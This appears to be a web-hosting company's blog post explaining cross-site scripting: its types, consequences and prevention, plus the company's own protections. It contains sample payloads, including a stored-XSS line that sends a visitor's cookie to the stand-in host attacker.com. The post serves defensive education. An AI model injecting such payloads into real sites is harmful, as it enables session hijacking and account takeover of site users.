


One of the most common and dangerous threats facing websites is Cross-Site Scripting, widely known as XSS.
XSS vulnerabilities allow attackers to inject malicious scripts into web pages. This can lead to stolen data, hijacked sessions, or even full account takeovers. Despite its technical name, XSS is surprisingly easy to exploit, and it can affect websites of all sizes.
In this post, we’ll explain how XSS works, the different types of XSS attacks, why they’re dangerous, and how you can protect your website from falling victim to them.
How Cross-Site Scripting Works
Injection point
An attacker looks for a spot on the website where user input is reflected back onto the page without proper sanitisation or encoding. This could be anywhere, like a search bar, comment section, or URL parameter, which will then alter the contents of the page.
Malicious script
Once the attacker identifies a vulnerable spot, they craft a malicious payload, usually in the form of JavaScript, and inject it into the page.
Delivery to the victim
The malicious script can either be stored (in Stored XSS) or reflected (in Reflected XSS) and executed when a victim loads the page or interacts with a crafted link.
Script execution
When the victim’s browser runs the script, it treats it as coming from the trusted website. This allows attackers to steal session cookies, hijack accounts, modify page content, or redirect users to malicious websites.
Example
An attacker submits the following into a comment section of a website:
"<script>alert('You have been hacked!');</script>"
As the site fails to escape or sanitise the input before displaying it, this script is stored in the database (Stored XSS) and then rendered on the page whenever anyone views the comments.
Now, whenever a visitor loads the article, their browser executes the malicious script. While this example only triggers an alert box (often used to demonstrate XSS), a real attacker could do far more damage, such as stealing session cookies, hijacking user accounts, redirecting users to malicious sites and logging keystrokes.
Understanding the DOM (Document Object Model)

Before exploring how XSS exploits work, it’s important to understand their target: often the DOM (Document Object Model). The DOM is a programmatic representation of a web page, structured as a tree where every HTML element becomes a node. This “living” model allows JavaScript to dynamically read and manipulate everything from text and attributes to the layout and user input, causing websites to be interactive and responsive.
For example, when JavaScript changes a headline on a page or submits a form without reloading, it’s interacting with the DOM:
document.querySelector(“h1”).textContent = “You’ve been hacked!”;
From a security standpoint, this is where things get interesting and dangerous.
XSS payloads often inject malicious scripts that manipulate the DOM to steal cookies, hijack sessions, or redirect users. Because the DOM reflects real-time changes made by JavaScript, an attacker doesn’t need to reload the page to execute their malicious code.
In short, understanding the DOM isn’t just for developers; it’s critical knowledge for anyone defending against XSS.
Types of Cross-Site Scripting Attacks
There are three primary types of XSS attacks, each with its own attack mechanism and surface:

Stored XSS (Persistent XSS)
In Stored XSS, the malicious input is permanently stored on the server, such as in a database, forum post, or comment section. When a user visits the affected page, the script is automatically executed in their browser.
Stored XSS can have a widespread impact as it affects all users who visit the vulnerable page, potentially leading to large-scale session hijacking.
Example:
document.cookie: Retrieves the current website’s cookies, including session tokens (if they’re not marked as HttpOnly).
“<script>document.location=’http://attacker.com/steal?cookie=’+document.cookie</script>”
Constructs a URL with the stolen cookie appended.
document.location: Redirects the victim’s browser to the attacker’s server, sending the stolen cookie data.
Reflected XSS (Non-Persistent XSS)

In Reflected XSS, the malicious script is reflected off the server, usually through a URL parameter or form input. The attacker sends the victim a crafted URL or embeds it in the website, causing the victim’s browser to execute the script.
Reflected XSS is non-persistent, only affecting users who click the malicious link. The success of this attack is directly tied to the success of the phishing or social engineering campaigns.
Example:
“http://example.com/search?q=<script>alert(‘XSS’)</script>”
DOM-Based XSS

In DOM-Based XSS, the malicious payload is executed due to manipulation of the Document Object Model (DOM) in the victim’s browser. Unlike other types of XSS, DOM-Based XSS happens entirely on the client-side, without server involvement.
How It Works:
The victim visits a website with a vulnerable JavaScript function (e.g., one that reads URL parameters).
The attacker crafts a URL with a malicious script.
The JavaScript on the page inserts the unvalidated input directly into the DOM, where it gets executed.
Example:
“https://example.com/search?query=<script>alert(‘XSS’)</script>”
Impact: DOM-Based XSS is particularly dangerous in modern, JavaScript-heavy applications (like single-page apps). It bypasses server-side validation and is difficult to detect.
Consequences of XSS Attacks
XSS attacks can have devastating consequences for both website owners and users:
Session Hijacking
XSS can be used to steal a user’s session cookie, a small piece of data that authenticates the user to a web application. If the cookie isn’t marked as HttpOnly, an attacker can extract it and reuse it to impersonate the user.
Impact:
- Full access to the victim’s account without needing login credentials.
- Unauthorised actions (like transferring funds, changing settings, or accessing private messages).
- In multi-user environments (e.g. admin dashboards, CRMs), attackers may escalate privileges or take over admin accounts.
Credential Theft
Attackers can use XSS to present fake login forms or capture input fields (e.g. username and password) as the user types. The user believes they’re interacting with a legitimate login prompt, but every keystroke is being sent to the attacker.
Impact:
- Theft of usernames, passwords, and 2FA tokens.
- Credential stuffing attacks across other websites (due to password reuse).
- Long-term compromise of user accounts, including email or banking services.
Website Defacement
Malicious actors inject scripts that alter visible content, such as changing text, images, links, or entire layouts, often with offensive or misleading material.
Impact:
- Loss of brand reputation and credibility.
- Legal liability if offensive or inappropriate content is displayed.
- Loss of customer trust and reduced user engagement.
Malware Delivery
XSS can be used to automatically redirect users to malicious websites, exploit browser vulnerabilities, or initiate file downloads without the user’s consent.
Impact:
- Silent infection of devices with ransomware, keyloggers, trojans, etc.
- Long-term data harvesting or surveillance.
- Network compromise, especially in corporate environments.
Browser Exploits and Full System Compromise
Some XSS payloads are designed to exploit known vulnerabilities in the browser or browser extensions. By bypassing browser security features, attackers can execute arbitrary code on the user’s system.
Impact:
- Elevation of privileges or full control over the victim’s machine.
- Theft of files, clipboard data, or stored credentials.
- Use of the compromised system as a launchpad for further attacks, such as DDoS or DNS Poisoning/Spoofing.
Phishing
Attackers use XSS to craft visually identical versions of login forms, payment interfaces, or support chats, better known as phishing. These elements can collect sensitive information under the guise of legitimate interaction.
Impact:
- Trick users into giving away credit card information, personal identity details, or access credentials.
- Enable larger fraud campaigns or identity theft.
- Damage to brand reputation as users associate the attack with the company.
How to Prevent Cross-Site Scripting Attacks
To protect your website from XSS vulnerabilities, implement the following practices:
Escape Output (HTML Encoding)
Whenever user-generated content is displayed in the browser, ensure that any special characters (like <, >, “, ‘, and &) are properly encoded. This prevents the browser from interpreting it as executable code.
Use Frameworks with Built-In XSS Protection
Modern frameworks like React and Angular automatically escape user inputs when rendering them in the DOM, reducing the risk of XSS vulnerabilities.
Sanitise User Input
Sanitising user input involves cleaning any dangerous HTML or JavaScript before storing or displaying it. Use libraries like DOMPurify to safely remove harmful content.
Implement Content Security Policy (CSP)
CSP is a browser feature that allows you to specify which sources of scripts, styles, and other content are allowed to load. By restricting the execution of scripts to trusted sources, CSP can mitigate XSS risks.
Validate and Encode Data on Both Client and Server Sides
Ensure that input validation occurs both on the client and server sides to block malicious data from being submitted. Encoding helps prevent potentially harmful characters from being treated as executable code.
How We Prevent XSS Attacks at 20i
At 20i, we’ve engineered and integrated a comprehensive suite of security measures to protect users from XSS attacks.
These include:
Web Application Firewall (WAF)
Our enterprise-grade WAF detects and blocks all kinds of malicious traffic from reaching your websites, including XSS attack attempts. Our WAF does this by analysing incoming requests for suspicious patterns and applies blocks and filtering relative to the
Security headers are HTTP response headers used by web servers to instruct browsers on how to behave when handling your site.
CDN Security Headers
We automatically configure and implement security headers like X-XSS-Protection to enable the browser’s built-in XSS filtering, providing an additional layer of defence.
We allow you to modify security headers on a per-site basis and offer the ability to create profiles for a bulk application.
Content Security Policy (CSP)
Content Security Policy is one of the most important and powerful security headers. It allows you to define a whitelist of sources from which content can be loaded. It’s especially effective at mitigating XSS and data injection attacks.
We support and encourage developers to implement robust CSP headers, reducing the risk of XSS by restricting script execution to trusted sources.
Automated Malware Scanning
Our free and built-in malware scanner automatically scans your and your client’s websites every day for malware, including XSS-based malicious code injections. If anything is detected, our platform will alert you with immediate effect.
Daily Backups and Rapid Recovery
In case of a security breach, our premium Timeline Backups tool can quickly restore affected websites. The tool will take automatic snapshots of your webspace and database and allow you to run as many manual snapshots as you need. The tool can then be used to restore the entire webspace, database, or, in cases where malware has been caught early and has not propagated within the file system, single directories and files can be restored.
Conclusion
XSS remains a serious threat to web security, often exploiting improper input handling and a lack of output encoding. Whether it’s Stored, Reflected, or DOM-Based XSS, attackers can hijack sessions, steal sensitive data, and severely damage user trust.
By following best practices like input sanitisation, using modern web frameworks, implementing CSP, and applying comprehensive security measures, you can significantly reduce the risk of XSS vulnerabilities and ensure the integrity of your websites and the safety of your users.